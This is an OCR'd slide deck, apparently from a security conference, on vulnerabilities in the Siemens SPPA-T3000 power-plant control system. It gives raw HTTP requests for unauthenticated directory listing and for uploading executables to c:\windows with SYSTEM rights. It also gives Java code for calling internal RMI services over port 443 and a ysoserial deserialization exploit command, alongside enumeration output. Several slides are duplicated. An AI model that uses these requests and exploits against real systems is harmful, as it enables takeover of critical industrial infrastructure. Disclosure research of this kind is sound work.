


Illustration from SPPA itself http://sppa-app:8080/RemoteDiagnosticView/images/architecture.jpg

SPPA-T3000 apps and roles




Illustration from SPPA itself http://sppa-app:8080/RemoteDiagnosticView/images/architecture.jpg


Tool aid

- All jars of SPPA-T3000 software are obfuscated with Zelix Klassmaster
  - https://github.com/java-deobfuscator/deobfuscator
- Java RMI dissector
  - https://github.com/klservices/desert

```
…
JRMI call: LoginService.login([username, [B@5d8445d7, null, 192.168.0.1])
JRMI return for login: 24875
JRMI call: LoginService.getSessionId([24875])
JRMI return for getSessionId: 24874
JRMI call: LoginService.getUserId([24875])
JRMI return for getUserId: 85
…
```

OWASP top: directory listing

- Folder /orion/software/config contains crucial configuration of automation software
  - *pc\SystemConfiguration.xml*
  - afc*
- /orion/software/config/tomcat/web.xml have configuration of Orion WebApp in Tomcat



Orion servlets

- Huge attack surface
- Servlets with attractive names
  - BrowseServlet
  - FileUpload
  - …
- Servlet with interesting functions
  - pc/ServiceFactory

```
$ cat ApacheGroup/ApacheTomcat/webapps/orion/WEB-INF/web.xml  | grep url\-pattern
                <url-pattern>/servlet/ConfigurationServlet</url-pattern>
                <url-pattern>/servlet/FeatureUsageDataDispatcher</url-pattern>
                <url-pattern>/servlet/BrowseServlet</url-pattern>
                <url-pattern>/servlet/FileUpload</url-pattern>
                <url-pattern>/servlet/FileUploadServlet</url-pattern>
                <url-pattern>/servlet/LocalUnzipServlet</url-pattern>
                <url-pattern>/servlet/FileDeletionServlet</url-pattern>
                <url-pattern>/servlet/LocalCopyServlet</url-pattern>
                <url-pattern>/servlet/WiringFileUploadServlet</url-pattern>
                <url-pattern>/servlet/LinkServlet</url-pattern>
                <url-pattern>/servlet/LinkBrowseServlet</url-pattern>
                <url-pattern>/servlet/CopyServlet</url-pattern>
                <url-pattern>/servlet/JarVerificationServlet</url-pattern>
                <url-pattern>/servlet/CopyServerFolderServlet</url-pattern>
                <url-pattern>/servlet/ManagerServlet</url-pattern>
                <url-pattern>/servlet/InfoServlet</url-pattern>
                <url-pattern>/servlet/ImageServlet</url-pattern>
                <url-pattern>/servlet/MultiUnitServlet</url-pattern>
                <url-pattern>/servlet/pc/ServiceFactory</url-pattern>
                <url-pattern>/servlet/report/ServiceFactory</url-pattern>
                <url-pattern>/servlet/trenddisplay/ServiceFactory</url-pattern>
                <url-pattern>/servlet/alarm/ServiceFactory</url-pattern>
                <url-pattern>/servlet/pds/ServiceFactory</url-pattern>
                <url-pattern>/servlet/ds/ServiceFactory</url-pattern>
                <url-pattern>/servlet/ls/ServiceFactory</url-pattern>
                <url-pattern>/servlet/vadriver/ServiceFactory</url-pattern>
                <url-pattern>/servlet/monitor/ServiceFactory</url-pattern>
                <url-pattern>/servlet/VGBUploadServlet</url-pattern>
                <url-pattern>/servlet/vgb/*</url-pattern>
                <url-pattern>/servlet/VGBBrowseServlet</url-pattern>
                <url-pattern>/servlet/ArteGenerationCopyDescriptionFilesServlet</url-pattern>
                <url-pattern>/servlet/ExportDescriptionFilesServlet</url-pattern>
                <url-pattern>/servlet/ArteFileUploadServlet</url-pattern>
                <url-pattern>/servlet/ArteFileDeletionServlet</url-pattern>
                <url-pattern>/servlet/CopyFilesServlet</url-pattern>
                <url-pattern>/servlet/HelpSetPlugInServlet</url-pattern>
                <url-pattern>/servlet/ReportDesignServer</url-pattern>
                <url-pattern>/servlet/DatLog/ServiceFactory/900</url-pattern>
                <url-pattern>/servlet/IO-Tools/ServiceFactory/1900</url-pattern>
```

Orion servlet vulnerabilities

Unauthorized directory listing

POST /orion/servlet/BrowseServlet
HTTP/1.1
Host: <ip address>:443
Accept:...
Accept-Language: ...
Accept-Encoding: ...
target-name: orion/OrionImport/
basedir: d:/
list_type: files_and_dirs
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0

Unauthorized file upload with NT AUTHORITY\System rights

POST /orion/servlet/FileUploadServlet
HTTP/1.1
Host: <ip address>:443
Accept: ...
Accept-Language: ...
Accept-Encoding: ...
target-name: test_file.exe
basedir: c:\windows
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
<arbitrary file content>

Orion servlet vulnerabilities

Unauthorized directory listing

```
POST /orion/servlet/BrowseServlet
HTTP/1.1
Host: <ip address>:443
Accept:...
Accept-Language: ...
Accept-Encoding: ...
target-name: orion/OrionImport/
basedir: d:/
list_type: files_and_dirs
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 0
```

Unauthorized file upload with NT AUTHORITY\System rights

```
POST /orion/servlet/FileUploadServlet
HTTP/1.1
Host: <ip address>:443
Accept: ...
Accept-Language: ...
Accept-Encoding: ...
target-name: test_file.exe
basedir: c:\windows\
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
<arbitrary file content>
```


Unauthenticated remote command execution

RMIs accessible over 443

Servlet **pc/ServiceFactory** redirects HTTP requests to services in **PCServiceFactory**

- Generating HTTP request

```
con.setRequestMethod("POST");
con.setRequestProperty("requestType", "REMOTESERVERSERVLET_METHODCALL");
con.setRequestProperty("serviceUrl", "pc/ServiceFactory/com.pg.orion.pc.session.SessionService");
con.setRequestProperty("serviceId", "1");
con.setRequestProperty("id", "0");
con.setDoOutput(true);
OutputStream os = con.getOutputStream();
List<Object> obj = new ArrayList<~>();
Object[] args = {};
obj.add("public abstract java.util.List com.pg.orion.pc.session.SessionService.getLoginSessions() throws java.rmi.RemoteException");
obj.add(args);
ObjectOutputStream oos = new ObjectOutputStream(os);
oos.writeObject(obj);
```

- Processing HTTP request in base.jar class **RemoteServerServlet** method doPost

```
returnedObject = invokeRmiMethod(sessionID, serviceID, rmiService, methodArguments,
serviceUrl.getExtension(), methodSignature);
```

RMIs accessible over 443

Servlet **pc/ServiceFactory** redirects HTTP requests to services in **PCServiceFactory**

- Generating HTTP request

```
con.setRequestMethod("POST");
con.setRequestProperty("requestType", "REMOTESERVERSERVLET_METHODCALL");
con.setRequestProperty("serviceUrl", "pc/ServiceFactory/com.pg.orion.pc.session.SessionService");
con.setRequestProperty("serviceId", "1");
con.setRequestProperty("id", "0");
con.setDoOutput(true);
OutputStream os = con.getOutputStream();
List<Object> obj = new ArrayList<~>();
Object[] args = {};
obj.add("public abstract java.util.List com.pg.orion.pc.session.SessionService.getLoginSessions() throws java.rmi.RemoteException");
obj.add(args);
ObjectOutputStream oos = new ObjectOutputStream(os);
oos.writeObject(obj);
```

- Processing HTTP request in base.jar class **RemoteServerServlet** method doPost

```
returnedObject = invokeRmiMethod(sessionID, serviceID, rmiService, methodArguments,
serviceUrl.getExtension(), methodSignature);
```

RMIs accessible over 443

Servlet **pc/ServiceFactory** redirects HTTP requests to services in **PCServiceFactory**

- Generating HTTP request

```
con.setRequestMethod("POST");
con.setRequestProperty("requestType", "REMOTESERVERSERVLET_METHODCALL");
con.setRequestProperty("serviceUrl", "pc/ServiceFactory/com.pg.orion.pc.session.SessionService");
con.setRequestProperty("serviceId", "1");
con.setRequestProperty("id", "0");
con.setDoOutput(true);
OutputStream os = con.getOutputStream();
List<Object> obj = new ArrayList<~>();
Object[] args = {};
obj.add("public abstract java.util.List com.pg.orion.pc.session.SessionService.getLoginSessions() throws java.rmi.RemoteException");
obj.add(args);
ObjectOutputStream oos = new ObjectOutputStream(os);
oos.writeObject(obj);
```

- Processing HTTP request in base.jar class **RemoteServerServlet** method doPost

```
returnedObject = invokeRmiMethod(sessionID, serviceID, rmiService, methodArguments,
serviceUrl.getExtension(), methodSignature);
```

Java RMI registry: step 1

RMI Registry


Insecure deserialization using ysoserial

```
java -cp ysoserial-
all.jar  ysoserial.exploit.RMIRegistryExploit <ip address>
1099 CommonsBeanutils1 "calc.exe"
```

Class java.rmi.registry.LocateRegistry:
methods getRegistry, list and lookup

```
jmx_cnt_1400 - Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef: [endpoint:[sppa-app:50004]...
LookUpService - LookUpServiceImpl_Stub[UnicastRef [liveRef: [endpoint:[sppa-app:50001]...]]]]
jmx_cnt_1700 - Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef: [endpoint:[sppa-app:50012]...
jmx_cnt_2100 - Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef: [endpoint:[sppa-app:50009]...
jmx_cnt_1600 - Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef: [endpoint:[sppa-app:50008]...
jmx_cnt_201 - RMIServerImpl_Stub[UnicastRef2 [liveRef: [endpoint:[sppa-app:50150]...]]]]
jmx_cnt_205 - RMIServerImpl_Stub[UnicastRef2 [liveRef: [endpoint:[sppa-app:50152]...]]]]
jmx_cnt_1100 - Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef: [endpoint:[sppa-app:50003]...
serviceContainer_2100 - Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef: [endpoint:[sppa-app:
jmx_cnt_1500 - Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef: [endpoint:[sppa-app:50005]...
jmx_cnt_1000 - Proxy[RMIServer,RemoteObjectInvocationHandler[UnicastRef2 [liveRef: [endpoint:[sppa-app:50002]...
```

Java RMI registry: step 2



com.pg.orion.basic.registry.LookUpServiceImpl_Stub


list()

```
NameAttribute:ls/ServiceFactory StatusAttribute:1
NameAttribute:afc/ServiceFactory/900 StatusAttribute:1
NameAttribute:IO-Tools/ServiceFactory/1900 StatusAttribute:1
NameAttribute:ds/ServiceFactory StatusAttribute:1
NameAttribute:pc/ServiceFactory StatusAttribute:1
NameAttribute:afc/ServiceFactory/201 StatusAttribute:1
NameAttribute:afc/ServiceFactory/205 StatusAttribute:1
NameAttribute:pds/ServiceFactory StatusAttribute:1
NameAttribute:alarm/ServiceFactory StatusAttribute:1
NameAttribute:cc/ServiceFactory/1700 StatusAttribute:1
NameAttribute:OrionServiceContainer/ServiceFactory/2100 StatusAttribute:1
NameAttribute:monitor/ServiceFactory/1300 StatusAttribute:1
NameAttribute:monitor/ServiceFactory StatusAttribute:1
```

lookup(new ServiceTemplate(..., new Attribute[]{
new NameAttribute("**pc/ServiceFactory**"),
new StatusAttribute(1)}))


```
Proxy[ServiceFactory,RemoteObjectInvocationHandler[UnicastRef [liveRef:
[endpoint:[sppa-app:50002](remote),objID:[17feed10:16ef65839eb:-7ffc, -
6185076401160344580]]]]]
```

Java RMI registry: step 3



PCServiceFactory
Services
mDefaultFactory : DefaultServiceFactoryImpl
mEventManager : PCEventManager
mLogger : Category
mPersistenceServices : HashMap
mSessionManager : SessionManager
mStateManager : ContainerStateManager
serialVersionUID : long
z : String[]
PCServiceFactory()
createAdminService(int, int, ServiceContext, AdminService) : AdminService
createAlarmService(int, int, AlarmService) : AlarmService
createArteService(int, int, ArteService) : ArteService
createEngineeringObjectService(Class, int, int, ServiceContext, ReportService) : ReportService
createEngineeringService(int, int, ServiceContext, EngineeringService) : EngineeringService
createFoundationFieldbusRuntimeEngineeringService(int, int, FoundationFieldbusRuntimeEngine
createFoundationFieldbusService(int, FoundationFieldbusService) : FoundationFieldbusService
createHmiService(int, HmiService) : HmiService
createInformationService(int, InformationService) : InformationService
createLanguageService(int, int, LanguageService) : LanguageService
createProfileService(int, int, ProfileService) : ProfileService
createR8SyncService(int, int, R8SyncService) : R8SyncService
createSecurityService(int, int, ServiceContext, SecurityService) : SecurityService
createSessionService(int, SessionService) : SessionService
createSystemService(int, int, SystemService) : SystemService
getEventManager() : Remote
getPersistenceService(String) : Remote
getService(int, String) : Remote

